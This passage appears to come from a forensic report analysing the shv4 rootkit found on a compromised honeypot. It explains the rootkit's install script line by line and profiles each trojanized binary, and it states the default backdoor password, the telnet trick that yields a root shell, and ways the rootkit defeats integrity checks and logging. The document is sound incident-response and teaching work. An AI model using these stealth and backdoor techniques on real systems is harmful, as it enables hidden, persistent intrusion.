Lines 39 to 49 extract the rest of the files of the rootkit from the tgz files and then delete those tgz files. Actually the files ssh.tgz and ssh-only.tgz do not get deleted at this point, because of a mistake in line 46 (should read 'rm -rf bin/ssh*.tgz') but that does not matter if the script executes till the end since the whole shv4 directory will be removed at the end of the script.

Lines 50 to 55 check whether the user executing the script is root and, if it is not, exit.

Lines 56 to 72 only define some escape sequences to be used later to display the output in nice colors.

Line 73 kills the syslogd daemon if it was running, to avoid logging of syslog messages during the execution of the script. It will be restarted at the end.

Line 74 is empty and line 75 simply takes note of the current time so that the execution time can be computed and showed to the user at the end of the script.

Line 76 moves a few files of the rootkit to the /lib directory. Table 71 shows the list of files being moved. These are libraries that will be used by some of the Trojans that will be installed later (e.g. /bin/ps).

```
[root@holmes lib]# ll lib*
-rwxr-xr-x 1 root  root 33848 Sep  9  2000 libproc.a
lrwxrwxrwx 1 root  root    16 Aug  2 12:16 libproc.so ->
libproc.so.2.0.6
-rwxr-xr-x 1 root  root 37984 Sep  9  2000 libproc.so.2.0.6
[root@holmes lib]#
```

Table 71 Files being moved on line 76

I confirmed that those files had indeed been installed in the honeypot by comparing their MD5 checksums, as shown in Table 72.

```
[root@holmes shv4]# md5sum lib/*
2aed58986303584c96edd16f6195e797  lib/libproc.a
8581544643145cd159e93df986539ce8  lib/libproc.so
8581544643145cd159e93df986539ce8  lib/libproc.so.2.0.6
[root@holmes shv4]# md5sum /mnt/sdb1/lib/libproc.a
/mnt/sdb1/lib/libproc.so /mnt/sdb1/lib/libproc.so.2.0.6
2aed58986303584c96edd16f6195e797  /mnt/sdb1/lib/libproc.a
8581544643145cd159e93df986539ce8  /mnt/sdb1/lib/libproc.so
8581544643145cd159e93df986539ce8  /mnt/sdb1/lib/libproc.so.2.0.6
[root@holmes shv4]#
```

Table 72 Comparing files of the rootkit with files found on the honeypot

Note that the usage of the 'mv' command to move the files will keep the last modified time (mtime) of the files (except for symbolic links) but not the last changed time (ctime). I compared the mtime of these files and certainly the mtime was the same in the honeypot as it was in the rootkit installation directory (except for libproc.so, which is a symbolic link), but the ctime of the files in the honeypot revealed the probable time at which these commands had been executed: 10:16:09 on july 16th, as shown on Table 73.

```
[root@holmes shv4]# stat /mnt/sdb1/lib/libproc.a | grep Change
Change: 2003-07-16 10:16:09.000000000 +0200
[root@holmes shv4]#
```

Table 73 Time stamp of the first file installed by shv4

Lines 77 to 80 remove the following attributes from files /sbin/xlogin and /bin/login if they exist: immutable, secure deletion and append only. Then try to replace /bin/login with /sbin/xlogin. In the honeypot that replacement failed, since /sbin/xlogin did not exist before the rootkit was installed.

Lines 81 to 110 throw a set of informative messages to the standard output. Only line 82 makes an actual modification to the system: the command ldconfig rebuilds the shared libraries cache (/etc/ld.so.cache) to include the newly added shared libraries. I verified that the ctime and mtime of /etc/ld.so.cache in the

honeypot matched the suspected time of execution, and also, using the command 'strings' that it contained references to the libraries installed by the rootkit.

Lines 111 to 124 check if a previous version of the rootkit (pre-t0rn v8 according to lockdown's analysis'[13]) is installed in the system and if so, remove the previous login Trojan by copying /sbin/xlogin[28] onto /bin/login and removing the file that contained the encrypted magic password.

Lines 125 to 148 check if the machine is configured to send syslog messages to a remote system, and if so it writes a warning to the standard output. The honeypot was logging to the host system, so the attacker must have received that warning.

Lines 149 to 153 create the directory where the configuration files of the Trojan SSH daemon will be installed: '/lib/security/.config/ssh'. I confirmed this directory was created on the honeypot.

Lines 154 to 175 encrypt the password for the Trojans using the 'pg' program that is part of the rootkit and creates two identical files with the encrypted password as the only contents: /etc/ld.so.hash and /lib/libext-2.so.7. The former will be used by the rogue SSH daemon (which will be called 'xntps') and the latter by the Trojan login program. I will prove this when I get to describe the Trojan files. The password used is either the one specified on the command line ($1) or the default ('shcr3w0wnzth1s').

Lines 176 to 190 write the chosen port number into the future configuration file of the rogue ssh daemon and into file 'hosts.h', the future configuration file for at least the Trojans 'ps', 'netstat' and 'syslogd' (probably more) that will get installed in just a minute. For the ssh daemon, it indicates the TCP port it will listen on. For the Trojan commands, it will mean they should hide any process, connection or message related to that TCP port. The Trojan programs and their configuration files are analyzed in the next section of this appendix.

Lines 191 to 194 move the configuration files for the Trojan commands to their final destination in the system under /lib (lidps1.so) and /usr/include (all the '.h' files). Table 74 shows the list of these configuration files. I verified these files existed in the honeypot and their MD5 checksum was identical to those found in the rootkit. The only exception was 'hosts.h', which was identical to its counterpart except for two extra lines that read '3 20000' and '4 20000'. That meant the port number chosen by the intruder in the honeypot for the rogue ssh daemon to listen on was 20000. Again, because the mv command does not retain the ctime on the target files, a quick check on the ctime of these files on

28 /sbin/xlogin will hold a copy of the good /bin/login and the same was true for previous versions of the rootkit

the honeypot confirmed these lines were executed at 10:16:22, that is, 13 seconds later than the copy of the first file.

```
[root@holmes shv4]# md5sum conf/*
692e17b8ec86e782e8ca7e7c84ba8287  conf/file.h
54ce5a78b2e9d3c89094085150ad5cbb  conf/hosts.h
f9a99bd6aa591dd33581c91dff249461  conf/lidps1.so
4e7c3258b456d24543bf87dcb850d0a3  conf/log.h
2f3c9037f62c8f5c93675412a772eadd  conf/proc.h
[root@holmes shv4]#
```

Table 74 Configuration files for Trojans

Lines 195 and 196 seem out of place. They only create the directory '/lib/ldd.so' that will not be used until line 308.

Lines 197 to 208 are dedicated to the installation of the rogue ssh daemon. Table 75 shows the files being moved to /lib/security/.config/ssh/ in line 198. As soon as the files are copied, the sshd binary (the Trojan ssh daemon) is copied to /usr/sbin/xntps and the original is moved to /lib/security/.config/ssh/sshd. Next, the newly installed /usr/sbin/xntps (Trojan SSH daemon) is executed and it would stay running only until the next reboot of the system if it wasn't for lines 205 and 206, that add a couple of lines to file /etc/rc.d/rc.sysinit, which gets executed at every startup with root permissions (invoked from /etc/inittab).

I verified that these files were the same I found in the honeypot by comparing their MD5 checksums. The only exceptions were the 'sshd_config' file whose only difference with its counterpart was the first line, which read 'Port 20000', and the file 'ssh_random_seed', which is modified by the ssh daemon during normal operation. I also verified that the described modifications to file rc.sysinit had been done to the honeypot.

```
[root@holmes shv4]# md5sum .sh/*
be8d12fb7f76b4fc632d1da89481a3c1  .sh/sshd
f1e1f9d66e6579cd75a3df275f605bdc  .sh/sshd_config
4369a01c34fde580fc0007f515282bfc  .sh/ssh_host_key
6eab14e3ccff6032c0cdee83e09b2308  .sh/ssh_host_key.pub
8143f1d7f9dcd3f7b17a2bfe2d993068  .sh/ssh_random_seed
[root@holmes shv4]#
```

Table 75 SSH files moved on line 198

Lines 209 to 226 compute the MD5 checksum of the real commands that will shortly be Trojanized and store them, encrypted with the 'encrypt'[29] program of the rootkit, into /dev/srd0. These checksums will be used by the Trojan 'md5sum' command, in order to show the old MD5 checksum of those files instead of the

29 MD5 checksum of shv4/bin/encrypt: 98bf3bd30914773e50060a7f56eda4f4

new one. That would hide the change occurred on those files from an administrator who used the command 'md5sum' to verify the integrity of the system.

I verified the existence of that file on the honeypot, and I was able to decrypt its contents using the same 'encrypt' program with the '-d' (decrypt) option. The decrypted contents of the /dev/srd0 file of the honeypot are shown in Table 76. For obvious security reasons, I did not execute this program nor any other program coming from the rootkit or from the honeypot in the analysis system. Whenever I needed to execute some program I could not fully trust, I would launch a virtual VMware system with its virtual disk configured in 'non-persistent' mode and no network connection at all (not even 'host-only' networking).

```
# ./encrypt -d /dev/srd0 srd0_decrypted.txt
# cat srd0_decrypted.txt
c7ef410c40f090f4a14d6b11914f66f8  /sbin/ifconfig
b2d4a08b693ecbfa200527b1e4554ce9  /bin/ps
d55769791bd4775b10febacd92552c2f  /bin/ls
638678ae413e781e7fc7381bbd867315  /bin/netstat
417b72fea4163f372e04f4d5e2f3e717  /usr/bin/find
df2d7f3d906ce0c207e4e4e1764ed80d  /usr/bin/top
4dd77346925cfd60faa71b4067ab5c22  /usr/sbin/lsof
fd582117d3c77c5e0a41bada5265ff77  /usr/bin/slocate
65bc14ffb56b3e8cdcb1fc7d6a1fc957  /usr/bin/dir
a1704955e89774c2ec2a5193665d9147  /usr/bin/md5sum
a23fb44d84f13a7023763a123e4ce966  /bin/login
#
```

Table 76 Decrypted contents of /dev/srd0

Lines 227 to 245 are commented out, so they do nothing. If they were uncommented, it seems that they would replace the 'ssh' client binary by a Trojan version that would log any username and password typed in when using it.

In the honeypot there is no evidence of the binary /usr/bin/ssh having been modified: RPM did not complain about this file, the ctime, which had not been restored for any of the previous Trojan files, dated the file back to the installation date, and more important, tripwire considered the MD5 checksum had not changed . So I assume this part was actually commented out when the script was run on the honeypot.

Lines 246 to 262 set the atime and mtime of the Trojan commands to that of the system commands they will soon be replacing.

Lines 263 to 304 replace the system commands with the Trojan versions. Table 77 shows the list of Trojanized commands. These files will be analyzed in section 'Analyzing the Trojans', later in this document. No backup copy is made of the commands being replaced except for /bin/login, which is copied to

/bin/xlogin. Special mention deserves line 264. Line 264 is intended to append zeros to the end of the Trojan 'login' file by using the 'sz' program that comes with the rootkit, so that its size will be the same as the real 'login' program. But a programming error in the shell script 'sz' prevents it from achieving its goal and the Trojan 'login' is not modified by 'sz' and thus installed 'as is'[30].

I verified that all these Trojans were installed on the honeypot. Once again, the MD5 checksum confirmed they were the very same Trojans of the shv4 rootkit[31]. I also verified that the size of the Trojan '/bin/login' program had not been fixed using 'sz' and the file found in the honeypot was exactly the same file (same MD5 checksum) as the one that came with the rootkit. Finally, I also verified that for all these Trojans the mtime had been preserved but the ctime revealed the time of the copy (10:16:23).

```
/bin/ps
/bin/ls
/bin/xlogin
/bin/login
/bin/netstat
/usr/bin/top
/usr/bin/slocate
/usr/bin/find
/usr/bin/dir
/usr/bin/pstree
/usr/bin/md5sum
/sbin/syslogd
/sbin/ifconfig
/usr/sbin/lsof
/usr/sbin/ttymon
```

Table 77 List of Trojanized commands

Lines 305 to 310 move three more files to the system: tks, tkp and tksb. According to lockdown's analysis[13] of t0rn v8, these are a sniffer, a parser and a log cleaner, respectively. This description certainly matches the message in line 312 of the script ('sniff/parse/sauber moved') and a quick analysis of these files. File 'tks' contains the string 'cant set promiscuous mode' in it, which certainly points to a sniffer kind of program. File 'tkp' is a perl script that contains the following description: 'Sorts the output from LinSniffer 0.666'. And finally, file 'tksb' is a shell script intended to remove from several logs under /var/log the strings specified in the command line

30 Lines 24 and 25 of 'sz' intend to assign the size of the original and Trojan 'login' files to two variables by reading the *fifth* field of the output from the 'ls' command executed with options 'lga'. But, at least in Red Hat 8 and 9, using the 'g' option makes the size to be the *fourth* field.

31 For this comparison I had to use the downloaded copy of shv4 because the recovered copy was incomplete. See section 'Recovering deleted files' for further details.

I verified that the MD5 checksum of these files in the honeypot were the same as the ones found in the rootkit.

Line 311 adds a line to file /etc/inittab that will make the system launch the 'ttymon' program (/usr/sbin/ttymon), as root, at every system reboot.

Lines 312 to 323 create a symbolic link from /lib/libncurses.so.5 to /lib/libncurses.so.4 if the former does not exist.

I verified that this link was created in the honeypot (at 10:16:23), but I find this confusing. Of all the programs that the rootkit installs in the system, only the Trojan 'top' command is linked to libncurses (seen using the 'ldd' command), and it is linked to libncurses.so.4, so it would not benefit from the symbolic link. Maybe the programmer intended to do it just the other way around. Anyway, I verified that the Trojan 'top' command would fail in the honeypot because there was no libncurses.so.4 available. Again, I did this verification by running the command in an isolated VMware virtual system.

Lines 324 to 346 print to the standard output a good amount of information about the system: IP addresses, hostname, Linux distribution and kernel version (uname -a), bogomips, Red Hat release (if available), and ipchains rules listing (if available). Note that it creates a temporary file, /tmp/info_tmp, to store some of this information, extract part of it and then removes this file.

I verified that a file with that name (/tmp/info_tmp) had been deleted from the system at 10:16:24. I obtained that information using the application Autopsy, going to the 'File Analysis' area and simply browsing /tmp.

Line 347 prints out the total number of seconds elapsed since the start of the execution of the script.

Lines 348 to 350 remove all the rootkit installation files: both the 'shv4.tgz' file and, recursively, the 'shv4' directory.

Lines 351 to 357 restart the syslogd daemon. Obviously, the Trojaned version.

Lines 358 to 364 check if /usr/sbin/inetd is present in the system and, if so, any inetd process is killed and restarted. If it is not present, it assumes that xinetd will be present, kills any running processes named inetd, and restarts xinetd.

These lines maybe refer to an older version of the rootkit, because this version does not use inetd or xinetd to install any of its backdoors. It does Trojanize /bin/login, which is invoked by telnetd, which in turn is invoked by inetd or xinetd, but it is not necessary to restart inetd or xinetd for this change to take effect.

Finally, lines 365 to the end (line 368) launch /usr/sbin/ttymon, to leave it running. Then, the end of the script is reached and thus its execution is

terminated.

Analysis of shv4 Trojans

This section contains the analysis of the programs installed in the system by the rootkit.

File:	**/bin/ps**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	Lists running processes, just as the 'ps' command does, except it hides any process whose name includes any of the strings listed in /usr/include/proc.h or whose arguments include any of the IP addresses or ports listed in /usr/include/hosts.h. It also hides any child process of any of the hidden processes.
Analysis method:	Execution in an isolated environment. Usage of 'strace' to find 'open()' calls. Alteration of the configuration files proc.h and hosts.h.

File:	**/bin/ls**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	Lists files, just as the 'ls' command does, except it hides any files whose names are listed in /usr/include/file.h.
Analysis method:	Execution in an isolated environment. Usage of 'strace' to find 'open()' calls. Alteration of the configuration file file.h

File:	**/bin/netstat**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	Lists network connections, just as the 'netstat' command does, except it hides any connections whose remote address is listed in /usr/include/hosts.h.
Analysis method:	Execution in an isolated environment. Usage of 'strace' to find 'open()' calls. Alteration of the configuration file hosts.h.

File:	**/bin/login**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	Allows to log in to the system if the user authenticates correctly with username and password, except it will spawn a root shell if the user is connecting via telnet with a exported DISPLAY environment variable equal to the password whose hash is stored in /lib/libext-2.so.7 and types 'arf' at the password prompt (it does not matter what he types at the login prompt). If the user does not follow the special procedure, then /bin/xlogin (the original /bin/login program) is invoked.
Analysis method:	Description included in setup script of shv4 rootkit. Execution in an isolated environment. Usage of 'strings' to find the file with the password.

File:	**/usr/bin/top**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	Lists top CPU processes, just as the 'top' command does, except it hides any .process whose name includes any of the strings listed in /usr/include/proc.h or whose arguments include any of the IP addresses or ports listed in /usr/include/hosts.h. It also hides any child process of any of the hidden processes.
Analysis method:	Execution in an isolated environment. Usage of 'strace' to find 'open()' calls. Alteration of the configuration files proc.h and hosts.h.

File:	**/usr/bin/slocate**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	Creates an index of all files in the system and locates files using that index, just as the 'slocate' command does, except it will refuse to show any file whose name is listed in /usr/include/file.h. If executed inside 'strace', to trace its system calls, it detects this fact and it removes itself producing the following message: "dont fuck with sensei". If asked to locate any of the files listed in file.h, it will not only not show the file but it will also try to remove its own binary file (/usr/bin/slocate).
Analysis method:	Execution in an isolated environment. Usage of 'strace' (limited). Alteration of the configuration file hosts.h.

File:	**/usr/bin/find**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	Finds the location of files, just as the 'find' command does, except it hides any files whose names are listed in /usr/include/file.h.
Analysis method:	Execution in an isolated environment. Usage of 'strace' to find 'open()' calls. Alteration of the configuration file hosts.h.

File:	**/usr/bin/dir**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	Lists files, just as the 'dir' command does, except it hides any files whose names are listed in /usr/include/file.h.
Analysis method:	Execution in an isolated environment. Usage of 'strace' to find 'open()' calls. Alteration of the configuration file file.h

File:	**/usr/bin/pstree**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	Lists running processes in a tree-like diagram, just as the 'pstree' command does, except it hides any process whose name includes any of the strings listed in /usr/include/proc.h. It also hides any child process of any of the hidden processes.
Analysis method:	Execution in an isolated environment. Usage of 'strace' to find 'open()' calls. Alteration of the configuration file proc.h.

File:	**/usr/bin/md5sum**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	Computes and prints out the MD5 sum of a file or set of files, just as the 'md5sum' command does, except it replaces the real checksum of files listed in /dev/srd0 by the corresponding checksum listed on that file. The contents of the /dev/srd0 file are encrypted using the program 'encrypt' that is included in the installation files of the rootkit.
Analysis method:	Execution in an isolated environment. Usage of 'strace' to find 'open()' calls. Alteration of the configuration file proc.h.

File:	**/sbin/syslogd**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	It logs system messages to the files specified in /etc/syslog.conf, just as the 'syslogd' daemon does, but hiding any message referring to any host listed in /usr/include/hosts.h or containing any of the strings listed in file /usr/include/log.h.
Analysis method:	Execution in an isolated environment. Usage of 'strace' to find 'open()' calls. Alteration of the configuration file proc.h.

File:	**/sbin/ifconfig**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	Manages the network interfaces, just as the 'ifconfig' command does, but if any interface is in promiscuous mode it will never report that fact.
Analysis method:	Execution in an isolated environment. Usage of 'strace' to find 'open()' calls. Usage of 'strings' to show it does not contain the string 'PROMISC'.

File:	**/usr/sbin/lsof**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	Lists files open by running processes, just as the 'lsof' command does, but it will hide any process whose name contains any of the strings listed in file /lib/lidps1.so.
Analysis method:	Execution in an isolated environment. Usage of 'strace' to find 'open()' calls. Alteration of the configuration file lidps1.so.

File:	**/usr/sbin/ttymon**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.

Description:	It seems to be an agent of the DDoS tool 'Stacheldraht' or some variant very similar to the original. As soon as it is executed it starts sending ICMP ECHO-REPLY packets, one per minute, to two different IP addresses, with the string 'skillz' embedded in the payload of the packets. That matches the description of the agent of 'Stacheldraht' in a full analysis of this tool by David Dittrich[6].
	
	Interesting strings found inside the binary:
	
	`---`
	`Usage: %s <dst> <src> <size> <number>`
	`Ports are set to send and receive on port 179`
	`dst: Destination Address`
	`src: Source Address`
	`size: Size of packet which should be no larger than 1024`
	`should allow for xtra header info thru routes`
	`num: packets`
	`Could not resolve %s fucknut`
	`ICMP`
	`jess`
	`tc: unknown host`
	`3.3.3.3`
	`mservers`
	`randomsucks`
	`skillz`
	`lpsched`
	`in.telne`
	`---`

Analysis method:	Execution in an isolated environment with network monitoring. Usage of 'strace' to find 'sendto()' calls. Usage of 'strings'. Web search (Google).

File:	**/usr/bin/md5sum**
Type:	ELF 32-bit LSB executable, i386, dynamically linked, stripped.
Description:	Computes and prints out the MD5 sum of a file or set of files, just as the 'md5sum' command does, except it replaces the real checksum of files listed in /dev/srd0 by the corresponding checksum listed on that file. The contents of the /dev/srd0 file are encrypted using the program 'encrypt' that is included in the installation files of the rootkit.
Analysis method:	Execution in an isolated environment. Usage of 'strace' to find 'open()' calls. Alteration of the configuration file proc.h.

File:	**/usr/sbin/xntps**
Type:	ELF 32-bit LSB executable, i386, statically linked, stripped.
Description:	It is a Trojanized SSH server daemon (sshd) that allows connecting to the system using an SSH client identifying users by username and password, just as the real 'sshd' daemon does, except it will also allow to log in as user root if a special password, whose hash value is stored in file /etc/ld.so.hash, is provided. It is compressed using version 1.11 of the UPX[17] executable packer program, most probably to make it harder to analyze it. It can be decompressed for easier analysis using that very same version of the packer/unpacker. A more recent version, v1.24, was unable to decompress it in the analysis.
Analysis method:	Execution in an isolated environment. Usage of 'strings' to find the file name where the special password is stored (/etc/ld.so.hash). Decompression using UPX v1.11 in an isolated environment.

Appendix III. References

[1] Al-Herbish, Thamer. *Raw IP programming*. http://www.whitefang.com/rin/

[2] Astalavista. *Underground web search engine*. http://www.astalavista.com

[3] Carrier, Brian. *Autopsy's Homepage*. http://www.sleuthkit.org/autopsy/index.php

[4] Costales, Bryan; Allman, Eric. *Sendmail (2nd ed.)*. O'Reilly, 1997

[5] daemon9. *Loki*. http://www.phrack.org/show.php?p=49&a=06

[6] Dittrich, David. *Analysis of Stacheldraht DDoS tool*. http://staff.washington.edu/dittrich/misc/stacheldraht.analysis

[7] European Council. *European Convention on Cybercrime*. http://conventions.coe.int/Treaty/en/Treaties/Html/185.htm

[8] Google. *Web search engine*. http://www.google.com

[9] Hernández, Javier. *Interpretación de la LSSI*. http://www.baquia.com/com/20030218/art00003.html

[10] Hyde, Randall. *The Art of Assembly Language Programming*. http://oopweb.com/Assembly/Documents/ArtOfAssembly/VolumeFrames.html

[11] IETF. *GZIP File Format Specification*. http://www.ietf.org/rfc/rfc1952.txt

[12] IETF. *RFC 1918*. http://www.ietf.org/rfc/rfc1918.txt

[13] Lockdown. *T0rn Kit V8 Analysis*. http://www.lockeddown.net/torn.html

[14] Microsoft. *MS Developer's Network Library*. http://msdn.microsoft.com/library/default.asp

[15] Min. Admin. Públicas. *Legislación española*. http://www.igsap.map.es/cia/alfabetico.htm

[16] Murilo, Nelson; Steding-Jessen, Klaus. *Chkrootkit's Home Page*. http://www.chkrootkit.org/

[17] Oberhumer, Markus F.X.J. & Molnár, László. *UPX compression tool for executables*. http://upx.sourceforge.net

[18] PKWARE. *ZIP File Format Specification*. http://www.pkware.com/products/enterprise/white_papers/appnote.html

[19] Sourcefire. *Snort's Home Page*. http://www.snort.org

[20] Spitzner, Lance. *Honeypots: tracking hackers*. Addison Wesley, 2003

[21] Tcpdump. *Tcpdump's Home Page*. http://www.tcpdump.org

[22] Tripwire. *Tripwire's Home Page*. http://www.tripwire.com

[23] Varios. *Régimen jurídico de internet*. La Ley, 2001

[24] VMware. *VMware Workstation Documentation*. http://www.vmware.com/support/ws4/doc/

[25] Zeltser, Lenny. *Reverse Engineering Malware*. http://www.zeltser.com/sans/gcih-practical/